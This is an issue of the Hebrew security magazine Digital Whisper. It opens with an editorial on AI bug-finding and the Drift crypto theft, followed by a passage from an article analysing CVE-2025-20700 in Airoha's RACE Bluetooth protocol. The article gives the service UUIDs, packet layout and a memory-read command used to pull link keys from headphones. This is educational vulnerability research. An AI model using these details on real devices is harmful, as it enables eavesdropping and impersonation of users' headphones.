


Digital Whisper

גליון 185, מאי 2026

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל וספיר פדרובסקי
כתבים:	ידידיה בקורדזה, עומר מעין, אשר ורד (A.I.V Dev), ניר אברהם ונועם אפרגן

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורך

ברוכים הבאים לגליון ה-185 של DigitalWhisper!

החודש התרחשו לא מעט אירועים מעניינים, בחרתי להתמקד בשניים מהם, שמבחינתי האירוע הראשון הוא תשובה לאירוע השני.

האירוע הראשון הוא הדו"ח המרתק אודות היכולות של Claude Mythos של Anthropic שפורסם במסגרת Project Glasswing. בעקבות הפרסום הזה יצא לי להתקל בלא מעט (אולי אף יותר מדי?) אנשים הטוענים שזוהי הסנונית המבשרת את סופו של עידן, ושאנו חוזים בתחילת סופה של בועת הסייבר.

עידן שבו אין יותר חולשות וחורי אבטחה, עידן שבו כלל התוכנות יוצאות מבית הייצור ללא פגמים. הרי לפי הנתונים שהוצגו, ניתן להריץ את Claude Mythos על כל פרוייקט Open Source, לתת לו לעבור על כל דבר החל מכלל הקוד בגיטהאב ועד לכל תוכניות ה-Bug Bounty ולמצוא, על פי הדיווחים כ-90% מכשלי האבטחה שבהם. ניתן להריצו עם קונטקסט עצום, משמעותית יותר ממה שהשכל האנושי מסוגל, ולזהות פחות או יותר כל כשל שבן אנוש מסוגל לזהות אם לא יותר, ובפחות זמן באופן משמעותי.

בצורה כזאת יפסיקו להיות כשלים בתוכנות, דבר שיוביל לכך שלא נזדקק כמעט למוצרי הגנה. את אותו הדבר אפשר יהיה לבצע גם על קונפיגורציות של רכיבי רשת ו-Firewall-ים (המעטים שיישארו) וכל ארגון ורשת יהפכו בין לילה להיות מבצר בלתי חדיר.

בעולם שכזה, לא צריך יותר Penetration Testers, לא צריך יותר Red Teamers, לא צריך יותר תוכניות Bug Bounties או תוכניות אבטחה רב שנתיות, ובגדול - המקצועות הקשורים באבטחת מידע יתפוגגו מהעולם.

התשובה המיידית שלי לטענה הזו היא שבמקרה כזה, ובמידה וזה לא איזה גימיק שיווקי - לא יהיה מאושר ממני. בגישה שלי, כל דבר שמכונה יכולה לעשות טוב ממני - עדיף שתעשה. ואם כל הרשתות בעולם יהיו מוגנות ומאובטחות, אז החיים שלי כאזרח, כנראה יהיו הרבה יותר טובים ובטוחים. לאחר מכן, התשובה הבאה שלי היא: שעם כמה שהייתי רוצה בזאת, אני קצת סקפטי שהיום הזה יגיע בקרוב. וכל עוד בני אדם יהיו משתמשי הקצה, המפעילים או המנהלים של אותן הרשתות - יהיו באותן הרשתות רכיבים אינהרנטיים שקשה עד כמעט בלי אפשרי לעדכן או לתקן: והרכיבים האלה הם כמובן בני האדם.

וזה מוביל אותי לאירוע השני שרציתי לכתוב עליו: הגניבה המטורפת מבורסת הקריפטו Drift. ככל הנראה מבית Lazarus הצפון-קוריאנים, שבמסגרתה נגנבו קצת יותר מרבע מיליארד דולר במטבעות קריפטוגרפיים מבורסת הקריפטו Drift.

אני לא איש קריפטו, ולא מומחה מסחר במטבעות קריפטוגרפיים, אך מקריאה של הפרטים הטכניים, עולה כי המתקפה כלל לא כללה ניצול כשל בקוד של אחד החוזים או האפליקציות המבוזרות, לא כללה ניצול של מיס-קונפיגורציה, לא היה בה אלמט שבירת אלגורייתם צופן שלא יושם כמו שצריך או ניצול של מנגנון הרשאות מתירני מדי, היא למעשה לא כללה אף שימוש בשיטת תקיפה מה-OWASP TOP10. המתקפה יצאה לפועל בעצמה בזכות הנדסה חברתית ברמה גבוהה, תוך ניצול של פיצ'רים מובנים בתשתיות של Solana (שעל גביה רצה הבורסה Drift), ולא מעט סבלנות מצד התוקפים.

אחד הפיצ'רים המרכזיים שבהם נעשה שימוש ושיש ב-Solana הוא היכולת לחתום על טרנזקציה עתידית וכך לאשר אותה מבעוד מועד (פיצ'ר המכונה Durable Nonce), ועל מנת לעשות זאת, יש צורך להשיג חתימה של מספר מנהלים (מה שמכונה multisig) וניכר שאותם מנהלים הונו לחתום על אותה טרנזקציה מבלי שהם הבינו לחלוטין את התוכן שלה, ובכך (לפי מה שהבנתי, אבל אל תתפסו אותי במילה), נתנו לתוקפים בעצם יכולת להריץ טרנזקציה עתידית מבלי שאותם מנהלים יכולים לוודא את התוכן שלה עד הסוף. מסתבר גם שטרנזקציות כאלה הן טרנזקציות שמופעלות באותו הרגע שבו מזניקים אותן, וללא חלון השהייה שמאפשר לרשת לוודא שהן חוקיות. כמובן שהיו שם עוד כמה אלמנטים (קראו בלינק שצרפתי) שאפשרו לתוקפים להערים על אותם מנהלים ולעקוף את מגבלת כמות הטרנקציות המקסימלי, אך הנקודה המשמעותית היא שכל המתקפה בוצעה ללא הפרה של אף פיצ'ר במערכת.

וזאת, לצערי, גם התשובה שלי כלפי מי שמנפנף בדו"ח של Claude Mythos. המחשבה על מערך AI שעובר על קוד ומנפה החוצה באגים היא משעשעת ומגניבה, אבל כל עוד לא מדובר במערכות סגורות, והן מבוססות על אינטרקציה של בני אנוש, וכל עוד תהיה סיבה - תמיד תמצא הדרך לתוקפים להכנס פנימה.

ושיהיה לכולנו בהצלחה!

וכמובן, לפני שניגש לתוכן הגליון, נרצה להגיד תודה לכל מי שישב והשקיע מזמנו וכתב לנו מאמר החודש. תודה רבה ל**ידידיה בקורדזה**, תודה רבה ל**עומר מעין**, תודה רבה ל**אשר ורד (A.I.V Dev)**, תודה רבה ל**ניר אברהם** ותודה רבה ל**נועם אפרגן**!

קריאה נעימה,

אפיק קסטיאל וספיר פדרובסקי

תוכן עניינים

כשהעיניים רואות את מה שהאוזניות לא משמיעות

ניתוח החולשה CVE-2025-20700

מאת ידידיה בקורדזה

הקדמה

דמיינו לעצמכם שאתם יושבים בבית קפה ומאזינים לצלילי בלוז כנעני של אהוד בנאי היקר עם האוזניות האלחוטיות שלכם. הדלקתם את האוזניות והתחברתם לטלפון והופ נפרצתם! והקטע הכי טוב? שאתם לא מודעים לזה בכלל. במאמר הזה אנו נעסוק בפרצה בפרוטוקול תקשורת אפליקטיבי שנקרא RACE שהתגלתה באוגוסט 2025 על ידי זוג חוקרים גרמניים. הפרצה השפיעה על מערכות צ'יפים (SoC) של חברת Airoha וכמו כן על מוצרים אחרים שמשתמשים באותם הצ'יפים, ובכללם אוזניות אלחוטיות מוכרות מבית Sony, Jabra, JBL ועוד.

ובפרט במאמר הזה נמחיש את השימוש בפרצה על אוזניות Sony WH-1000XM5. כפי שנראה בהמשך, הניצול המלא של הפרצה הזאת לא פורסם בפרטי פרטים על ידי החוקרים, לכן בהמשך אנחנו נשתמש בכישורי הפורנזיקה שלנו ונבין את המערכת כדי שנדע טוב מאד מה לחפש ובעיקר איפה ואיך.

כדי לשמור על איזון בין הרחבה מלאה על כל פרט במערכת לבין שמירה על כמות שפויה של מילים ודפים, נרחיב על הידע המקדים בכמות ההכרחית שנדרשת לצורך הבנת משמעות הדברים שנמצא במהלך השלבים שנתעסק בהם במאמר. לשם כך בפרק הראשון אסביר על פרוטוקול כחל-השן (Bluetooth) ואיך הוא פועל, ובפרק השני אסביר על פרוטוקול כחל-השן דל-האנרגיה (BLE).

לאחר שני הפרקים האלו נצלול ישר לפרק השלישי שיעסוק בפרוטוקול RACE - פרוטוקול שמאפשר לנו לעבור את השלב הראשון של המתקפה. אחריו נמשיך לפרק הרביעי שמהווה הקדמה לתחום הפורנזיקה שלשמו התכנסנו היום.

אחריו יגיע הפרק החמישי שיתן לנו הקדמה קצרה לעולם החומרה - מידע שיעזור לנו אחר כך בשלב הניתוח. ולבסוף הפרק השישי והאחרון יהיה כל כולו מוקדש לניתוח מקטעי הזיכרון שנחלץ מהאוזניות. בפרק הזה נבצע אנליזה למבנה הזיכרון ונסיק מסקנות שיעזרו לנו לחלץ את המפתחות הסודיים לצורך התקיפה ובכך נעבור את השלב השני של המתקפה.

השלב השלישי בטרילוגיית התקיפה המלאה הוא מתקפת Evil Twin שתשתמש במפתחות שנמצא בשלב השני ותשכנע מכשירים אחרים להתחבר אלינו (התוקפים) על ידי שנציג את עצמינו כאוזניות שהם מכירים. במאמר הזה <u>לא</u> נעסוק במימוש השלב השלישי, אבל אם תרצו תוכלו לראות הדמייה של התקיפה הזאת בסרטון מכנס 39c3 (הקישור למטה).

מאחל לכם קריאה מהנה!

פרוטוקול כחל-השן (Bluetooth)

בפרק הזה נעסוק בקצרה על פרוטוקול בלוטוס (Bluetooth) והתכונות העיקריות שלו. לכן תרגישו חופשי לדלג אם אתם יודעים איך פעולת הצימוד (Pairing) מתבצעת, מה זה bdaddr ומה תפקידם של מפתחות ה-Link Key וה-Session Key.

על מנת לאפשר לפרק הזה להיות מובן ככל האפשר, אמחיש את התכונות העיקריות של פרוטוקול בלוטוס עם שימוש במונחים ופעולות שאנחנו רגילים לבצע.

כשמדברים על בלוטוס אי אפשר שלא לחשוב על האינטרקציות שיש לנו עם הפרוטוקול המדהים הזה בחיי היומיום. אחת מהן וככל הנראה הנפוצה ביותר היא השימוש באוזניות אלחוטיות. אם נחשוב על זה, האינטרקציה הזאת ניתנת להפרדה לשני סוגים עיקריים של פעולות שאנחנו מבצעים: (1) התחברות למכשיר חדש (לדוג' טלפון) שלא חיברנו אליו את האוזניות מעולם; ו-(2) התחברות מחדש למכשיר שהאוזניות כבר מכירות. נתייחס לפעולות האלו בשמות צימוד (Pairing) והתחברות מחדש (Reconnection) בהתאמה.

אוקיי זה נחמד והכל, אבל איך זה באמת עובד?

אז ככה, כל מכשיר שתומך בפונקציונליות של פרוטוקול בלוטוס, מכיל בלוח אם שלו רכיב תקשורת קטן שיעודי לתקשורת בפרוטוקול הזה. לרכיב הזה יש כתובת מזהה קבועה ויחודית שמיועדת רק לו, ואיתה הוא מציג את עצמו למכשירים בטווח הקליטה שלו. הכתובת הזאת נקראת bdaddr והיא ממש כמו כתובת ה-MAC שאולי אתם מכירים מכרטיסי הרשת.

במצב ברירת מחדל, כתובת ה-bdaddr אינה משודרת לאוויר. במצב הזה הרכיב נמצא רק במצב האזנה לסביבה כדי לאפשר למכשירים שמכירים אותו (והוא אותם) להתחבר אליו, אך מאידך למנוע ממכשירים אחרים שלא מכירים אותו (או הוא אותם) לראות אותו ברשימת המכשירים שבסביבה. זאת הסיבה למה האוזניות שלנו לא מוצגות במכשירים של החברים שלנו שבסביבה גם כשהם מבצעים את פעולת הסריקה (Scan).

אבל כדי לאפשר לאוזניות שלנו להכיר מכשיר חדש - לדוג' הטלפון שלנו - אנחנו צריכים דרך כדי לגרום לאוזניות לשדר את הקיום שלהן גם למכשירים שעוד לא מכירים אותן. ואת זה אפשר לעשות על ידי שנעביר את האוזניות למצב צימוד (Pairing Mode) שבליווי "נעים" של קול רובוטי האוזניות יגידו לנו שהן נכנסו למצב צימוד והן יתחילו לשדר את הכתובת שלהן לכל אחד שבטווח השידור.

כל זה היה ברמה הכללית. עכשיו נצלול קצת יותר פנימה לפעולות האלמנטריות והחשובות שהאוזניות שלנו מבצעות.

תהליך הצימוד הראשוני (Pairing)

כשטלפון מזהה שמכשיר חדש נמצא בסביבה, הוא מאפשר לנו להתחבר אליו. בחלק מהמכשירים תהליך ההתחברות תלוי בכך שהצד השני יאשר את ההתחברות (לדוגמא בחיבור בין טלפונים) ובחלק מהמכשירים החיבור לא כרוך בשום אישור מהצד השני (לדוגמא באוזניות).

בין כה ובין כה, תהליך הצימוד כמעט זהה. מטרת התהליך היא ליצור מפתח סודי משותף שיאפשר למכשירים לאמת זה את זה ולתקשר בצורה מוצפנת ובטוחה. לשם כך בעת הצימוד הראשוני, הטלפון והאוזניות מחליפים ביניהם מפתחות בשיטת Elliptic Curve - Diffie Hellman, ולאחר ההחלפה כל צד שומר את המפתח החדש שנוצר בבסיס הנתונים האישי שלו, ומשייך אותו לכתובת bdaddr של המכשיר שאיתו הוא יצר את המפתח. למפתח הקריפטוגרפי הזה קוראים ה-Link Key, ובעזרתו אנחנו מקימים שיחה מוצפנת בתהליך ההתחברות מחדש.

תהליך ההתחברות מחדש (Reconnection)

תהליך ההתחברות מחדש מורכב משני שלבים עיקריים: (1) שלב האימות; ו-(2) שלב יצירת מפתח הסשן. כפי שאמרנו לעיל בתהליך ההתחברות מחדש, ההנחה שלנו היא שהמכשירים מכירים זה את זה - כלומר שכל צד מחזיק את מפתח ה-Link Key המתאים לתקשורת עם הצד השני.

<u>שלב האימות (Authentication)</u>

בשלב האימות כשאנחנו מנסים להתחבר בחזרה לאוזניות שלנו, הטלפון שלנו קודם כל מוודא שאכן מדובר במכשיר שאנחנו מכירים וסומכים עליו. לשם כך הטלפון מאמת את האוזניות שלנו על ידי מנגנון שנקרא אתגר-מענה (Challenge-Response).

בתהליך הזה הטלפון יוצר ערך אקראי, מגבב אותו עם ערך ה-Link Key המתאים לתקשורת עם האוזניות ושומר את התוצאה המגובבת. במקביל הטלפון שולח לאוזניות את אותו הערך האקראי שנוצר ומבקש מהן לגבב את הערך עם המפתח הסודי שלהם ולשלוח לו בחזרה את התוצאה המגובבת (Challenge).

האוזניות מקבלות את הבקשה, מגבבות את הערך עם המפתח הסודי המשותף ושולחות הודעת מענה (response) בחזרה לטלפון עם התוצאה המגובבת. בשלב הזה הטלפון מקבל את המענה, משווה בין הערך המגובב שהוא קיבל מהאוזניות לערך המגובב שהוא עצמו חישב קודם לכן ובודק: אם הערכים זהים - אזי האימות עבר בהצלחה ואפשר לסמוך על הצד השני. ואם לא - אזי האימות נכשל והטלפון מסרב להקים את החיבור עם המכשיר הלא מזוהה.

<u>שלב יצירת מפתח הסשן</u>

לאחר שלב האימות, הטלפון ממשיך לשלב הבא - שלב יצירת מפתח הסשן. על מנת להשאיר את המאמר ענייני לא נרחיב על השלב הזה יותר מידיי, רק נציין שבשלב הזה המכשירים שולחים זה לזה ערכים אקראיים שאיתם ויחד עם המפתח Link Key הסודי המשותף שלהם, הם יוצרים (או "גוזרים") מפתח סודי חדש שמיועד עבור השיחה הזאת בלבד. למפתח הזה קוראים ה-Session Key.

עוד נרחיב קצת ונאמר שהסיבה ליצירה נוספת של מפתח סודי חדש (במקום להשתמש ב-Link Key) היא כדי להקשות על התוקפים לפענח את תוכן השיחות על ידי ניחושים סטטיסטיים על מפתח ההצפנה שבו השתמשו. ככה שגם במידה ותוקף מסוים הצליח לפענח את המפתח הסודי שבו השתמשו בשיחה מסוימת - שאר השיחות תישארנה מוצפנות. וכדי לפענח אותן אותו תוקף יצטרך להשקיע את אותו המאמץ שהשקיע בשבירת ההצפנה לכל שיחה בנפרד או להשיג את מפתח ה-Link Key. אבל במקרה של תוקף שמאזין לתקשורת הדבר הזה כמעט ולא אפשרי כי המפתח לעולם לא עולה קווי התקשורת.

פרוטוקול כחל-השן דל האנרגיה (BLE)

בפרק הזה אנחנו נדבר על Bluetooth Low Energy. לכן תרגישו חופשי לדלג על הפרק הזה אם אתם יודעים מה הם service-ים, למה אנחנו צריכים את BLE כשיש לנו את Bluetooth ואיך האוזניות שלנו יודעות להתחבר אוטומטית לטלפון שלנו ישר אחרי ההדלקה.

פרוטוקול BLE או Bluetooth Low Energy נועד על מנת לתת חלק מהפונקציונליות שאנחנו מכירים מפרוטוקול הבלוטוס עם קצת שוני והגבלות מסוימות על קצב העברת הנתונים אבל דגש חזק על החיסכון בסוללה. בגלל שאין בשפה העברית מילה טובה יותר לפרוטוקול הזה מאשר בלוטוס לואו אנרג'י או בל"א, אזי אבחר שם משלי ומעתה והלאה אתייחס לפרוטוקול BLE בשם פרוטוקול כהד"ה (כחל-השן דל-האנרגיה).

בדומה לפרוטוקול בלוטוס, גם כהד"ה משתמש ברכיב יעודי במכשיר לצורך התקשורת. הרכיב מכיל גם הוא כתובת bdaddr ומאפשר חיבור אלחוטי. אבל בשונה מבלוטוס, כהד"ה משדר את הנוכחות שלו לסביבה גם ללא הפעלת מצב צימוד ובנוסף כהד"ה לא משתמש בכתובת bdaddr קבועה אלא בכתובת אקראית שנוצרת מחדש בכל הדלקה של המכשיר.

בגלל החיסכון בסוללה שכהד"ה מציע - תכונה שהפרוטוקול מצליח להשיג על ידי כניסה למצב שינה כל כמה מילישינות ותכונות אחרות שלא רלוונטיות אלינו כרגע - חברות רבות אימצו אותה על מנת לייעל את השימוש במכשירים אלחוטיים שהם מייצרים. לדוגמא: כשאנחנו מדליקים את האוזניות, הן מתחברות לבד למכשיר האחרון שהן היו מחוברות אליו. הדבר הזה מתאפשר בגלל שהאוזניות משתמשות בפרוטוקול כהד"ה כדי להודיע למכשיר "היי אני פה, בדיוק התעוררתי, מהמצב?", ובזכות החיסכון בסוללה כהד"ה מסוגל לשדר את ההודעה הזאת מבלי לגמור את הסוללה כמה וכמה פעמים עד שהמכשיר יתחבר אליו.

תכונה נוספת ועיקרית של הפרוטוקול הזה היא הכתובות האקראיות שבהן הוא משתמש. התכונה הזאת חשובה לנו במיוחד בגלל האבטחיות וההסוואה שהיא מקנה במרחב הציבורי. תחשבו על זה, מה היה

קורה אם היינו משתמשים באוזניות, דיבורית או כל מכשיר אלחוטי אחר שמשתמש בכהד"ה אבל כהד"ה היה משתמש בכתובות קבועות ולא אקראיות? התוצאה ככל הנראה הייתה שהיינו מסתובבים עם צרחן מאשר עם אוזניות. צרחן שהיה צועק לכל מי שנמצא בסביבה שלו (ותכינו את המבטא הבריטי שלכם בשביל אקסטרה אפקט): "יוווהוו אנשים! אני. סר 23:AB:DC:12:99:12. נמצא פה." ובגלל שהכתובת הזאת קבועה, והצרחן ימשיך לעשות את תפקידו כיאה לצרחן מקצועי - אנחנו נמשיך להיות חשופים כל עוד נסתובב איתו. ואתם בטח יכולים לנחש איזה שימוש היה אפשר לעשות עם המידע הזה, כל מיני מודעות של "בא לך פיצה הלילה?" שהיו נשלחים אלינו רק בגלל שהתמהמנו מול הפיצרייה בשכונה 1.42 שניות יותר ממה שהיינו צריכים. כי כולם יודעים שאם הצרחן בשטח - כנראה שגם הבעלים שלו בסביבה.

[איור 1: הצרחן מהסרט: הארי פוטר וחדר הסודות]

תכונות ושיפורים של פרוטוקול כהד"ה


נחזור לנושא. במסגרת פרוטוקול כהד"ה המכשיר משדר שירותים (services) שהוא מאפשר, כשכל שירות מאגד בתוכו רשימה של מאפיינים (characteristics). המאפיינים האלו ניתנים על ידי מכשירים אחרים בגישה מסוימת שהוגדרה מראש, דרך ממשק בעל מספר יחודי (UUID) עבור אותו השירות והמאפיין.

אבודים? לא נורא. הנה הסבר עם דוגמא: לכל מכשיר יש את השירותים שהוא נותן למכשירים שמתחברים אליו. השירות יכול להיות בסיסי כמו שירותי הסוללה של המכשיר, ויכול להיות גם משהו מורכב יותר כמו שירות מעקב אחר קצב הלב (שקיים לרוב בשעונים חכמים). בכל אחד מהשירותים, המכשיר מאגד אוסף של משתנים עם ערכים שקשורים לאותו השירות, ולכל משתנה הוא מגדיר את התכונות שמגדירות את אישורי הגישה המתאימים לאותו המשתנה. הזוג משתנה-תכונה נקרא מאפיין. ולכל מאפיין יש כתובת מזהה יחודית (UUID) שדרכו המכשיר המחובר יכול לגשת אליו.

לדוגמא: מאפיין בשירות הסוללה יכול להיות גילוי אחוז הסוללה. המאפיין מכיל משתנה - שמחזיק בתוכו את אחוז הסוללה הנוכחי של המכשיר. ואת התכונה - במקרה הזה אישור גישה מסוג קריאה. למאפיין הזה יש כתובת UUID משלו, שדרכו הטלפון מסוגל לתקשר עם האוזניות כדי לקרוא את אחוזי הסוללה.

דוגמא נוספת: מאפיין מדידת קצב הלב בשירות של ניטור קצב הלב. המאפיין מכיל משתנה - שמחזיק בתוכו את קצב הלב הנוכחי של מי שלובש אותו. ואת התכונה - במקרה הזה אישור גישה מסוג עדכון. דרכו הטלפון מודיע לשעון שהוא רוצה לקבל עדכון בכל פעם שקצב הלב משתנה. וכמו לקודמו גם למאפיין הזה יש מזהה UUID משלו, שדרכו הטלפון יכול להירשם לעדכונים אצל השעון ולקבל את העדכונים בנוגע למדד קצב הלב.

יש הרבה אפשרויות שונות של אישור גישה שניתן להגדיר. לשם הפשטות נתאר פה ארבעה עם הדגמה של חיבור בין הטלפון והאוזניות: קריאה (Read) שמאפשר לטלפון לקרוא מהאוזניות; כתיבה עם הודעת מענה (Write) שמאפשר לטלפון לכתוב לאוזניות ולקבל מענה שהכתיבה הושלמה בהצלחה; כתיבה ללא הודעת מענה (Write without response) שמאפשר לטלפון לכתוב מבלי לקבלת הודעת הצלחה על פעולת הכתיבה; והרשאת העדכון (Notify) שדרכו הטלפון נרשם לאירוע שקשור למאפיין המתאים ובכך מבקש מהאוזניות לעדכן אותו בחזרה כשחל שינוי מסוים בערכו של המאפיין הזה:



[איור II: מבנה פרוטוקול GATT. מקור: https://randomnerdtutorials.com/esp32-ble-server-client]

וכעת, אחרי מסע ארוך של השלמת חוסרים, נעבור לחלק המענין יותר - ניצול הפרצה.

פרוטוקול RACE

הגענו לגולת הכותרת שלשמו (בין היתר) התכנסנו היום. בפרק הזה אנחנו נסקור בזריזות את הפרוטוקול שאנחנו תוקפים דרכו. נסביר במהירות למה הוא שימושי ואיך הוא מאפשר לנו לגשת לאוזניות ובכך לעבור את השלב הראשון בדרך למתקפה.

פרוטוקול RACE או Remote Access Control Engine נוצר על ידי חברת Airoha על מנת לאפשר לצוות המהנדסים שלה לקבל גישה מרוחקת ומלאה על מערכות ה-SoC שהם מייצרים, ככל הנראה בשביל צרכי דיבוג ובדיקות מערכות בצורה קלה.

בנוסף, חברות אחרות שרכשו מ-Airoha את הצ'יפים - לדוגמא חברת האוזניות Sony - משתמשות בפרוטוקול הזה באפליקציות העדכון שלהם על מנת לעדכן את הקושחה (Firmware) של האוזניות מעל חיבור אלחוטי. כדי לאפשר את הפעולה הזאת, הצ'יפ (האוזניות) מפרסם את השירות שמאפשר את עדכון הקושחה תחת המזהה היחודי שלו, ומאפשר קריאה וכתיבה לזיכרון ברמה הנמוכה ביותר.

ופה בדיוק הבעיה המרכזית. לכאורה הפרוטוקול הזה היה אמור לאפשר גישה רק למכשירים ידועים לכל הפחות. אבל בפועל, חוקרי האבטחה גילו שהממשק של הפרוטוקול כמו כן הגישה אליו והשימוש בו, פתוחים לחלוטין לכל מאן דבעי. כלומר, **כל** מכשיר, בין אם הוא מחובר ובין אם הוא לא, יכול לקרוא מהזיכרון של האוזניות. שזה כולל אותי, אותך, את הבחור שיושב בבית קפה בכסא לידך. כל אחד שנמצא בטווח הקליטה של האוזניות ויודע להקליד את הפקודות הנכונות יכול לנצל את הגישה הזאת ולגעת בחלק הכי רגיש בזיכרון שנמצא אצלך באוזניות. בלי פעולת חיבור וכל שכן בלי פעולת צימוד.

למה זה כל כך בעייתי? כי אם אתם זוכרים מהפרק הראשון, מכשירים אלחוטיים שמתקשרים בבלוטוס - שומרים את מפתח ה-Link Key שבו הם משתמשים בשביל ההצפנות של השיחות שלהם. לכן אפילו הגישה לקריאת הזיכרון תאפשר לנו תיאורטית (וכפי שנראה בהמשך - גם מעשית) לקרוא את ערכי ה-Link Key שהאוזניות שומרות. מה שאומר שכל המכשירים שמכירים את האוזניות שלכם - יהיו תחת הסכנה שהתוקף יציג את עצמו כאוזניות לגיטימיות שאתם מכירים ולבצע עליכם מתקפת Evil Twin. כמובן שבמהלך החיבור אותם המכשירים ידרשו ממנו להוכיח את זהותו על ידי המפתח הסודי "שלכאורה" רק להם ולאוזניות האמיתיות יש אותו. אבל בגלל שהוא הצליח לשים את ידו על מפתח שלכם, הדבר הזה ממש לא יהווה מכשול עבורו. ולכן כשהמכשירים ידרשו את האימות על ידי מנגנון Challenge-Response התוקף יעבור אותו בבטחה, כי יש לו את המרכיב הכי חשוב ורגיש במתכון לאימות - את המפתח הסודי שעליו האמינות נבנתה.

הפרצה הזאת התפרסמה תחת השם CVE-2025-20700. ולפני שנמשיך הלאה, בואו נעבור בקצרה על הממצאים שהחוקרים מצאו.

כתובות ה-UUID של שירות ה-RACE

פרוטוקול RACE (שכאמור לעיל מורכב על גבי פרוטוקול כהד"ה (BLE)) זמין דרך ממשק ה-GATT באמצעות מזהי ה-UUID הבאים:

היצרנית	ערך ה-UUID של הממשק
סוני	dc405470-a351-4a59-97d8-2e2e3b207fbb
שאר היצרניות	5052494D-2DAB-0341-6972-6F6861424C45

המידע הזה נחוץ לנו, שכן במהלך ניצול הפרצה אנחנו נחפש את השירות בעל אותו מזהה UUID, ונבחר את המאפיין המתאים שנמצא תחת השירות הזה. שימו לב שהמזהה שונה בין סוני לשאר יצרניות האוזניות האחרות.

מבנה החבילה בפרוטוקול RACE

כמו לכל פרוטוקול, גם ל-RACE יש מבנה חבילה שמוגדר בפרוטוקול. חבילת RACE מורכבת משדות שמגדירים את סוג החבילה (Type), מטרת ההודעה (CMD) ואת תוכן המידע (Payload) שהחבילה מחזיקה. להלן טבלה קצרה שמתארת בגדול את השדות השונים ואת גודלם, והערכים שונים שניתנים להצבה:

השדה	תיאור	גודל השדה (Bytes)	ערכים אפשריים
HEAD	הכותרת הראשית שמציינת האם מדובר בפקודה, או בעדכון.	1	0x05 עבור הודעת פקודה, ו-0x15 עבור הודעת עדכון קושחה.
TYPE	שדה המציין את סוג ההודעה (שאילתא/מענה).	1	0x5A עבור הודעת שאילתא, ו-0x5B עבור הודעת מענה.
LENGTH	שדה המציין את גודל ה-Payload.	2	כפי שניתן לראות, שדה ה-Payload מוגבל ל-256 בתים.
CMD	מספר המזהה של הפקודה הרצויה לביצוע.	2	• 0x1E08 - לקראת גרסת האוזניות. • 0x0403 - לקריאת זיכרון. • 0x0CD5 - לקריאת כתובת ה-bdaddr הקבועה של המכשיר.
Payload	המידע המועבר בחבילה.	256 MAX	משתנה בין סוגי הבקשות.

